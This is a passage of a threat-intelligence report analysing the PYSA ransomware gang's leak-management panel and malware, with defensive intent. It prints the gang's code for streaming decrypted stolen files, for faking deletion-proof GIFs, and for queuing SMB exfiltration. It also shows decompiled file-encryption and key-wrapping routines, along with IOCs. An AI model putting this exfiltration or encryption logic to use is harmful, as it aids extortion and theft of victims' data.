use App\FolderArchive;
use App\Http\Requests\ExplorerRequest;
use App\Models\File;
use App\Services\KeyGenerator;
use Illuminate\Support\Facades\Storage;
use SoareCostin\FileVault\Facades\FileVault;

class PublicDownloadController extends Controller
{
    public function downloadArchive(string $uid)
    {
        $file = Archive::where('uuid', '=', $uid)->firstOrFail();
        $projectId = $file->project_id;
        if (!Storage::disk('s3')->has($file->new_name)) {
            abort(404);
        }
        return response()->streamDownload(function () use ($file, $projectId) {
            FileVault::key(KeyGenerator::get($projectId));
            FileVault::disk('s3')->streamDecrypt($file->new_name);
        }, \App\Services\NameNormalizer::basename($file->old_name));
    }
```

Figure 11. **Sample code blocks that demonstrate the usage of the encrypted cloud.**

3.2.6 Auto-GIF Generation

After ransom negotiations finish, many victims request proof of file deletion. PYSA can automatically generate a GIF animation file (as shown in Figure 12) that appears to show the stolen file paths being deleted. Once the ransom is paid, PYSA threat actors generate this animation and send it to victims along with the decryption software.

```php
<?php
define('WIDTH', 600);
define('HEIGHT', 100);
define('POS_X', 10);
define('POS_Y', 30);
define('POS_ANGLE', 0);
define('BG_COLOR', '#232323');
define('SECONDS', 30);
define('PHRASE', 'root@dataserver:~$ removing ');

$imagick = new Imagick();
$imagick->newImage(WIDTH, HEIGHT, BG_COLOR);
$imagick->setImageFormat('gif');

$imagick->setImageIterations(0);

$draw = new ImagickDraw();
$draw->setFillColor('white');
$draw->setFont('Lato-Light.ttf');
$draw->setFontSize(18);

$imagick->annotateImage($draw, POS_X, POS_Y, POS_ANGLE, PHRASE);

$paths = [];
for($i=0;$i < rand(30, 100); $i++) {
    $paths[] = tempnam(sys_get_temp_dir(), 'veryImpartantDatausers/');
}

foreach($paths as $path) {

    $frame = new Imagick();
    $frame->newImage(WIDTH, HEIGHT, BG_COLOR);
    $frame->setImageFormat('gif');
    $frame->annotateImage($draw, POS_X, POS_Y, POS_ANGLE, PHRASE . $path);

    $delay = rand(1, 10);
    $frame->setImageDelay($delay);

    $imagick->addImage($frame);
}

header('Content-Type: image/gif');
echo $imagick->getImagesBlob();
```

Figure 12. **Auto-GIF generator to reassure the victim.**

Despite the obvious reassurance this GIF offers to victims, it is an illusion. The PYSA team cannot delete the stolen files as shown in the animation. The PYSA team is free to use and reuse victim's data as often as it feels necessary, and can even retarget victims using the data it claims to have deleted. This is important because PYSA is known to use double extortion tactics against victims.

3.2.7 Data Exfiltration via SMB Links

In order to exfiltrate victim data from internal networks, the PYSA team uses SMB Links in their system. While most links are proxy or relay servers, some point directly to the victim's infrastructure.

Upon filling the expected inputs as shown in Figure 13, the system executes asynchronous tasks to pull files from the link using the SMB protocol. The project ID field represents the victim's unique ID, which is set manually by attackers. The team also uses a token value to authorize its affiliates. These function in a way similar to conventional API authorization keys.

Figure 13. SMB Link interface.

Figure 14 depicts a code snippet responsible for managing SMB links. The single most striking observation to emerge from the code is the usage of work queues to transfer files simultaneously. We consider this approach a solid and speedy way to manage data exfiltration efficiently.

```
use App\Entities\SmbLink;
use App\Http\Requests\SMBRequest;
use App\Jobs\DownloadOnSMBJob;
use App\Services\Encrypter;
use Icewind\SMB\AnonymousAuth;
use Icewind\SMB\Exception\InvalidTypeException;
use Icewind\SMB\Exception\NotFoundException;
use Icewind\SMB\IFileInfo;
use Icewind\SMB\IShare;
use Icewind\SMB\Options;
use Icewind\SMB\ServerFactory;

class SMBController extends Controller
{
    /**
     * @var IShare
     */
    private $share;

    public function index()
    {
        return view('smb');
    }

    public function send(SMBRequest $request, Encrypter $encrypter)
    {
        if ($request->isMethod('POST')) {
            try {
                $user = $encrypter->decrypt($request->get('token'), env('CIPHER_KEY'));
                $options = new Options();
                $options->setTimeout(999999999);
                $serverFactory = new ServerFactory($options);
                $auth = new AnonymousAuth();
                foreach ($request->get('link') as $link) {
                    $link = trim($link);
                    if ($link) {
                        $link = new SmbLink($link);
                        $server = $serverFactory->createServer($link->getHost(), $auth);
                        $this->share = $server->getShare($link->getShare());
                        $files = $this->getFileList($this->share->stat($link->getFilePath()));
                        $projectId = $request->get('project_id');
                        foreach ($files as $file) {
                            if (!is_array($file)) {
                                $file = [$file];
                            }
                            DownloadOnSMBJob::dispatch($file, $projectId, $user, $link->getHost(), $link->getShare())->onQueue('smb');
                        }
                    }
                }
            } catch (\Exception $e) {
                dd($e);
                return view('smb')->with(['error' => $e->getMessage()]);
            }
        }
        return view('smb')->with(['status' => 'success']);
    }
```

Figure 14. Source code excerpt responsible for SMB Links.

3.2.8 Users

We identified 11 active users representing individual threat actors with different privilege levels in the management system, as listed in Table 6. Each one is responsible only for its victims (so-called projects), and only admin users can access another user's content.

#	Name	Email	Creation Date
1	admin	admin@admin.com	2020-09-25 09:15:24
2	t1	lmoen@goyette.info	2021-01-08 11:22:32
3	t2	vonrueden.antonietta@gmail.com	2021-01-08 11:22:33
4	t3	leanne.roob@hotmail.com	2021-01-08 11:22:33
5	t4	wilderman.belle@gibson.com	2021-01-08 11:22:33
6	t5	lesch.stephany@abshire.org	2021-01-08 11:22:33
7	t6	plockman@medhurst.com	2021-01-08 11:22:33
8	t7	jerrod19@yahoo.com	2021-01-08 11:22:33
9	t8	collins.ike@corwin.com	2021-01-08 11:22:33
10	t9	bosco.hipolito@wilkinson.com	2021-01-08 11:22:33
11	t10	hayden.rempel@kunde.com	2021-01-08 11:22:33

Table 6. User list of the management panel.

On the other hand, we detected the Faker [5] library in the source code, which can produce fake email addresses. As a result, we are highly skeptical of the validity of the email addresses provided. We do not have further evidence suggesting that these email addresses belong to real accounts.

5. https://fakerphp.github.io/

3.3 Ransomware Software

In this section, we provide technical analysis of PYSA's ransomware encryption and decryption executables.

3.3.1 Encryption

PYSA malware travels between hard drives recursively and looks for user files to encrypt. The executable starts a new thread for an encryption routine on every new directory visit and puts a README ransom note in each directory. In order to keep the system functioning, it does not encrypt executable files along with necessary system files. It features hardcoded extensions that identify these files and excludes them from the encryption algorithm. Every eligible file is encrypted and given a **".pysa"** extension. The recursive visit routine is shown below.

```
  if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
  {
    recursive_directory_traveler(v5, FileName, v4);
    if ( (__int16)v4 > 0 )
      put_readme((int)FileName);
at_label:
    v5 = 0;
    goto LABEL_28;
  }
  file_extention = get_file_extention(FileName);
  if ( wcsstr(FileName, L"*.*") || !check_database((int)file_extention, v4) )
    goto repeat_label;
  file_attr = get_file_attr(FileName);
  v5 = 0;
  if ( v16 >= 0 )
  {
    if ( v16 > 0 )
      goto LABEL_37;
    if ( !file_attr )
      goto LABEL_28;
    if ( file_attr > 0x400 )
    {
L_37:
      if ( !(_WORD)v4 )
        goto LABEL_39;
    }
    if ( (_WORD)v4 == 1 )
L_39:
      ((void (__cdecl *)(WCHAR *, unsigned int, unsigned int))encrypt_file)(FileName, file_attr, v16);
  }
```

Figure 15. **Recursively encrypting files.**

PYSA ransomware generates a KEY and an IV value for each file. Key generation is done by **AutoSeededRandomPool**. This is a randomly generated key later used for file encryption with **AES CBC Mode** algorithm. The generating process is shown below.

```
for ( i = 0; i < 16; ++i )
{
  v7 = return_new_rand_char((int)&AutoSeededRandomPool);
  key_value[i] = v7;
  if ( !v7 )
  {
    v8 = return_new_rand_char((int)&AutoSeededRandomPool);
    key_value[i] = v8;
    if ( !v8 )
    {
      v9 = return_new_rand_char((int)&AutoSeededRandomPool);
      key_value[i] = v9;
      if ( !v9 )
      {
        v10 = return_new_rand_char((int)&AutoSeededRandomPool);
        key_value[i] = v10;
        if ( !v10 )
          key_value[i] = return_new_rand_char((int)&AutoSeededRandomPool);
      }
    }
  }
}
```

```
for ( j = 0; j < 16; ++j )
{
  v12 = return_new_rand_char((int)&AutoSeededRandomPool);
  iv_value[j] = v12;
  if ( !v12 )
  {
    v13 = return_new_rand_char((int)&AutoSeededRandomPool);
    iv_value[j] = v13;
    if ( !v13 )
    {
      v14 = return_new_rand_char((int)&AutoSeededRandomPool);
      iv_value[j] = v14;
      if ( !v14 )
      {
        v15 = return_new_rand_char((int)&AutoSeededRandomPool);
        iv_value[j] = v15;
        if ( !v15 )
          iv_value[j] = return_new_rand_char((int)&AutoSeededRandomPool);
      }
    }
  }
}
```

Figure 16. **Random KEY and IV generation.**

The ransomware executable encrypts files in blocks of 100 bytes. The block count loop starts by reading a block, encrypts that block, flushing it into the file and then starting back at the corresponding position to prepare for the next block. The relevant code snippet is shown below.

```
while ( current_block < 0x64 )
{
  if ( (block_iterator & 0x80000000) == 0 && block_iterator < 0x64 )
  {
    if ( !((int)block_iterator % block_decimal)
      && SHIDWORD(calculated_ramaining_size) >= v39
      && (SHIDWORD(calculated_ramaining_size) > v39 || current_size > number_of_blocks) )
    {
      v32 = ((int)block_iterator * __PAIR64__(v40, number_of_blocks_1)) >> 32;
      HIDWORD(X) = block_iterator * number_of_blocks_1;
      looks_like_lseek(&fstream_object, block_iterator * number_of_blocks_1, v32, 0);
      read_from_stream(&fstream_object, allocated_buffer, (unsigned int)(v36 - allocated_buffer));
      v40 = 0;
      number_of_blocks_1 = *((_DWORD *)&fstream_object.istream + 2);
      lssek_for_ostream_probably((struct_this_1 *)&fstream_object.ostream, SHIDWORD(X), v32, 0);
      encrypt_readed_block(
        (struct_this_1 *)&cipher_model_cbc.aes_cbc_vftable,
        allocated_buffer,
        allocated_buffer,
        number_of_blocks_1);
      write_to_ostream(
        (struct_this_1 *)&fstream_object.ostream,
        allocated_buffer,
        __SPAIR64__(v40, number_of_blocks_1));
      calculated_ramaining_size -= __PAIR64__(v40, number_of_blocks_1);
      current_size = calculated_ramaining_size;
    }
    current_block = v41;
  }
  ++block_iterator;
  v41 = ++current_block;
}
```

Figure 17. **File encryption.**

Once the routine described above successfully encrypts a file, the ransomware moves on to encrypt both KEY and IV values with an RSA public key. This information is needed later for decryption. The ransomware moves to the beginning of the file and puts the encrypted KEY and IV values there.

The RSA public key is stored in encoded format. The RSA key content and decryption process is shown below.

```
Hex_RSA_Key     db '30820220300D06092A864886F70D0101010500038202 0D00308202080282020 10'
                                        ; DATA XREF: .data:encodedRSA_KEY↓o
                db '0B865D50719534C5BDC4BBB2F92F6CDEEF5F7ACF475FB178030786675339E52A0'
                db '183AED99F5BC9716B80BDFE33D656BBBA26EEA6E62B74B68A0A0A390F23A8E2C0'
                db 'A9ED19FB9E77B9E193AFBF464265E1C635F44AEF3A07DD2B340CB2414F415AE18'
                db '58C9B88B3C477B421576475072AA6027FBE02810986AECB2819F628BCA612AB7B'
                db '0FED2D99EC3D775A12E75387A7AD24E60E35DB8B3FA73881583DAD3FDC647FE42'
                db 'CDDB65E95BC09A52C45F5543F8EA6A7B8515F2B002B38B86F4C742F2B992C9B51'
                db '40FA47A9D765DD038142E68202D6C1825210453BFDD3BDD9571E33B11A5A22CCB'
                db '9A864BC916C5AEC0CE7A7BBA49E22C473905659B21547AC2C9C6C9152DB4ED825'
                db '66A79A3AFF3E5E4FDFD7926ACE6F597E8AF679CBEDDA6B08A0C2C55B2F413199B'
                db 'C4B3133BEF4E6BDC8C2D8B502E2245C39C547F2EECEF9B79E4FDA2A6880E51A0A'
                db 'A84D405B132B1CB4087C5C1215474E25CCA57C305A9BC9776800DC1E47DD9949B'
                db '3AABEAF6E88D0A3C6589293BB4643C3CCD0D4550FA3EB0D0F5BC2FB88941D52E7'
                db '0C9C9B03432C33990488F216743B098D1B9EEE83F309A3632B73E488C22BF0133'
                db '1F987586E83CCB3A0D577590DFED0367EC8CB055188110A39CF7F9ABB18F8B266'
                db '269DE182E78D31E1481978214A7E8CEAA94819C0E7C29B74568B774B6325CC7F8'
                db '3C584395023FA3C278381E30D63E5115ABFC6B87FE347970B7020111',0
                align 4
```

Figure 18. **Encoded RSA public key.**

```
LOBYTE(v26) = 1;
decode_rsa_key(RSA_KEY, encodedRSA_KEY, 1, (int)hex_RSA_KEY);
LOBYTE(v26) = 3;
memset(v24, 0, sizeof(v24));
sub_1082882(v24);
LOBYTE(v26) = 4;
(*(void (__thiscall **)(int *, int *))(v24[4] + 4))(&v24[4], RSA_KEY);// encrypt with RSA
LOBYTE(v26) = 5;
v8 = operator new(0x4Cu);
v9 = v8;
v21 = v8;
```

Figure 19. **Decoding RSA key.**

The process of encrypting KEY and IV values is shown below, as well. We have also included a screenshot of the header process that puts encrypted parameters at the beginning of the file.

```
std::string::string(v16);
encrypt_with_RSA((int)encrypted_key, v29);
v50[4] = 0;
LOBYTE(v60) = 1;
v51 = 15;
LOBYTE(v50[0]) = 0;
std::string::assign(iv_value, 0x10u);
v17 = v50;
LOBYTE(v60) = 2;
if ( v51 >= 0x10 )
  v17 = (_DWORD *)v50[0];
std::string::string(v17);
encrypt_with_RSA((int)encrypted_iv, v30);
LOBYTE(v60) = 3;
```

Figure 20. **Encrypting KEY and IV values.**

```
lssek_for_ostream_probably((struct_this_1 *)&fstream_object.ostream, 0, 0, 2);
encrypted_key_start = encrypted_key;
if ( encrypted_key[5] >= 0x10u )
  encrypted_key_start = (_DWORD *)encrypted_key[0];
write_to_ostream((struct_this_1 *)&fstream_object.ostream, (int)encrypted_key_start, 1024i64);
encrypted_iv_start = encrypted_iv;
if ( encrypted_iv[5] >= 0x10u )
  encrypted_iv_start = (_DWORD *)encrypted_iv[0];
write_to_ostream((struct_this_1 *)&fstream_object.ostream, (int)encrypted_iv_start, 1024i64);
v60 = 6;
```

Figure 21. **Putting encrypted parameters at the beginning of the file.**

3.3.2 Decryption

PYSA ransomware's decryption method is straightforward and executes the reverse of the encryption process described above. The decryption software has an RSA private key embedded in it, and this RSA private key is associated with the particular encryption executable unique to each victim, as shown below.

Figure 22. Embedded associated RSA private key.

The decryption software recursively visits each file and runs its program. For every file, it must first retrieve input previously encrypted AES CBC Mode algorithm parameters. Using the RSA private key, it can decrypt KEY and IV values. Once it has the necessary parameters, it can successfully restore file content and replace each filename with its original extension. The decryption routine is shown below.



Figure 23. File decryption.

4 Statistics and Observations

This section provides the victim statistics by month, threat actor activity graph, and findings on author profiling.

4.1 Victim Statistics

Since **September 2020**, the PYSA team apparently exfiltrated the data from **747** victims to the management panel. **December 2020** and **June 2021** were the most active months, with approximately 90 victims each month. The victim count remained elevated after **June 2021**, only tailing off at the end of the year.



Figure 24. **Victim statistics by month.**

The uptick in activity may coincide with the PYSA team's development cycle initiatives for enabling full text search and other useful features. It's plausible that PYSA's leaders thought this kind of functionality would give it a competitive edge in the cybercrime marketplace by making it easier for affiliates to operate large-scale attack campaigns.

PYSA released the confidential files of **309** victims in their public leak server, and we detected **747** victims in their management panel. According to the findings, we can roughly calculate the success (ransom/payment) ratio of the ransomware gang, which is around **58%**. Notwithstanding, the ratio raises intriguing questions regarding the nature and extent of the cybercriminal's motivations. Further studies, which take these variables into account, will need to be undertaken.

4.2 Threat Actor Activity

The activity of individual threat actors suggests a group of four highly engaged users with wide-ranging access. Together, these four users make up more than 90 percent of activity on the group's management panel. The other active users collectively make up the rest, which might mean there is a relatively small group of affiliates that are less involved in the day-to-day operations of the PYSA group.



Figure 25. **Threat actor activity statistics.**

Since there appear to be multiple time zones represented throughout PYSA's core infrastructure, it's likely that its primary users come from different parts of the world, and work together solely online. This would suggest that PYSA threat actors managed to sustain an effective and well-organized development cycle pipeline as a distributed global team.

4.3 Author Profiling and Linguistic Evidence

Deep sensors planted by the PTI team can capture, interrupt, and react to information traffic between the cybercriminals in secret and public communication channels. We accumulate linguistic evidence to strengthen our criminal profiling capabilities as part of our cyber attribution efforts. AUCH (Autorenprofile für die Untersuchung von Cyberkriminalität CH) is our recently developed deep neural networks empowered author profiling technology. AUCH can analyze the language of cybercriminals to reveal important information regarding their identities. It operates based on data and cyber-insight we have acquired over the years with our unparalleled proactive approach against cybercrime.

AUCH is currently a preliminary stage research project supported by the Swiss Innovation Agency, Innosuisse. We collaborate with our partners at the University of Zurich to integrate cutting-edge linguistics research into cybersecurity. In the upcoming months, we will be able to showcase more features we work on to support our investigations and consolidate our scientific approach against cybercrime.



Figure 26. **PYSA ransomware statement from their website.**

The individuals behind the PYSA cybercrime group are known to be well-trained and well-resourced. Most of the acquired messages were written by authors with an excellent command of the English language. However, as the linguistic evidence accumulated, AUCH was able to identify edge cases for author profiling. AUCH also exploits the recent developments in XAI (Explainable artificial intelligence) to generate human-friendly explanations based on gradient and perturbation methods to provide our threat intelligence analysts with the necessary insights to work towards robust cyber-attribution. [2, 1] We will be limiting our explainability discussion to three different meaningful examples generated by AUCH to show how our system captures different linguistic relationships.

4.3.1 Grammaticality

> **Ransom Note #1 :** Every byte on any types of your devices was encrypted. Don't try to use backups because it were encrypted too.

Our inference engine detected the grammatical violations in the ransom messages found in compromised systems. Unlike the rest of the evidence, these messages included errors in the English language's fundamental aspects, such as subject-verb and pronoun-antecedent agreements. We do not see any evidence that these errors were replicated anywhere else in the acquired messages.

4.3.2 Unnatural Statements

> **PYSA Victim Statements #1 :** Don't miss out on the most interesting (things) (leak), there is something to please the sophisticated audience.

The non-existing noun in the (DET+ADVERB+ADJECTIVE) combination was flagged by the profiling system. It is possible to introduce a noun from the phrase **"the most interesting"** in German (*das Interessanteste*) but not in English. We think this linguistic innovation results from the native language of the author.

> **PYSA Victim Statements #2 :** The main bonus from our partners is such information as criminal cases and material evidence on them, technical plans of buildings and structures of the city, confidential information about police officers. More than 20 GB of data that will not leave you aside.

The phrasal verb **"leave you aside"** was flagged as a linguistic anomaly by our profiling system. It is possible to **"leave something aside"** but not **"leave someone aside"** in the English language. This is most likely a *calque* statement resulting from the influence of the native language of the author.

> **PYSA Victim Statements #3 :** Our partners will also not leave the opportunity to show you the calculations of budgets for future years, financial reports and documentation, personal data of employees.

The term **"calculations of budgets"** was flagged as a possible word order influence by our profiling system. It is a very unnatural statement for an English native speaker in this context. A native speaker would probably prefer **"budget calculations"** instead. In most European languages, it is possible to find root-for-root translations with the same word order. (DE : *Berechnung des Budgets*, PT : *cálculos de orçamentos*, IT : *calcolo dei bilanci*, ESP : *cálculo de los presupuestos*).

4.3.3 Syntax

> **PYSA Victim Statements - Author #1 :** Here they will present for you (with) tax files, budget calculations and their formation, current settlements, payment orders, etc. 1.55 Gb files that will not cease to be relevant at any time.

> **PYSA Victim Statements - Author #2 :** One of the largest colleges in the State presents (for) you with bank records, budget calculations, scanned documents, and photos of its employees.

To further strengthen our claims, our inference engine has identified a prepositional innovation by one of the authors. The first author uses the preposition combination **"present for you"** instead of **"present someone with"** which is a distinctive dissimilarity for author profiling. However, this very linguistic innovation is not replicated in some of the other messages on the victim announcement board, which brings the existence of multiple authors into question. Upon inspection, our algorithm found that the linguistic style of the messages without innovations is different from the rest, confirming the existence of another author.

Based on our first analysis, threat actors most likely have ties to Europe but also employs different actors who are non-native English speakers.

5 Conclusion

PYSA has shown itself capable of highly destructive ransomware attacks on critical infrastructure organizations, using a "big game hunting" approach to extort large enterprises into paying immense ransoms quickly. The PTI Team's research offers a rare glimpse at how the group's techniques, tactics, and procedures enable it to achieve its goals. More importantly, the gang does not delete the files even after receiving ransom money. Authorities always underline "Don't pay the ransom" publicly to prevent financial support to ransomware gangs.

Unlike highly automated threats that target huge numbers of victims at a time, PYSA is a highly manual ransomware operator that focuses exclusively on high-value targets. Nevertheless, the group's development cycle shows that it prizes automation and workflow efficiency greatly, and has actively invested in improving its capabilities. Its development team even created user-friendly tools like a full-text search engine to facilitate highly scalable automated workflows.

Most ransomware gangs like PYSA use a double-extortion technique against their victims, and the victim's data is both exfiltrated and encrypted. Almost 58% of the PYSA victims paid the ransom, which presents the danger of this common technique. The data in this report will shape cybersecurity professionals' understanding of how groups like PYSA work and what motivates them. This adds considerable value to the insight threat intelligence operatives can provide to the IT leaders who rely on them.

PRODAFT and its threat intelligence platform USTA[6] deliver actionable insights to cybersecurity professionals to understand threat actors better, anticipate their next move, and respond faster once an incident occurs. To learn more about our platform or our CIN network, you can contact us on our website.

6. https://www.prodaft.com/usta-trial-access

Acknowledgement
We would like to thank our advisors for their valuable guidance and support throughout this research.

The public version of the report will be shared from our github page [7]. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

7. https://www.github.com/prodaft

6 IOC

6.1 Leak Management Infrastructure

```
193.34.166.165
193.34.166.214
193.34.166.189
193.34.166.181
193.34.167.240
193.34.166.92
193.34.167.230
```

6.2 Public Leak Servers

```
na47pldl5eoqxt42.onion
wqmfzni2nvbbpk25.onion
pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqieywad.onion
```

Références

[1] Avanti Shrikumar, Peyton Greenside et Anshul Kundaje. « Learning important features through propagating activation differences ». In : *International conference on machine learning*. PMLR. 2017, p. 3145-3153.

[2] Mukund Sundararajan, Ankur Taly et Qiqi Yan. « Axiomatic attribution for deep networks ». In : *International conference on machine learning*. PMLR. 2017, p. 3319-3328.

[3] Bleeping Computer. *Ransomware gang's script shows exactly the files they're after*. url : https://www.bleepingcomputer.com/news/security/ransomware-gangs-script-shows-exactly-the-files-theyre-after/. (accessed : 22.03.2022).

Historique

Version	Date	Auteur(s)	Modifications
1.0	27.09.2020	PTI Team	Initial TLP:RED DRAFT version.
2.0	23.12.2020	PTI Team	Law Enforcement version.
2.1	06.01.2021	PTI Team	Threat actor attribution.
2.2	15.01.2022	PTI Team	Redacted TLP:AMBER version.
3.0	11.04.2022	PTI Team	Public TLP:WHITE version of the report.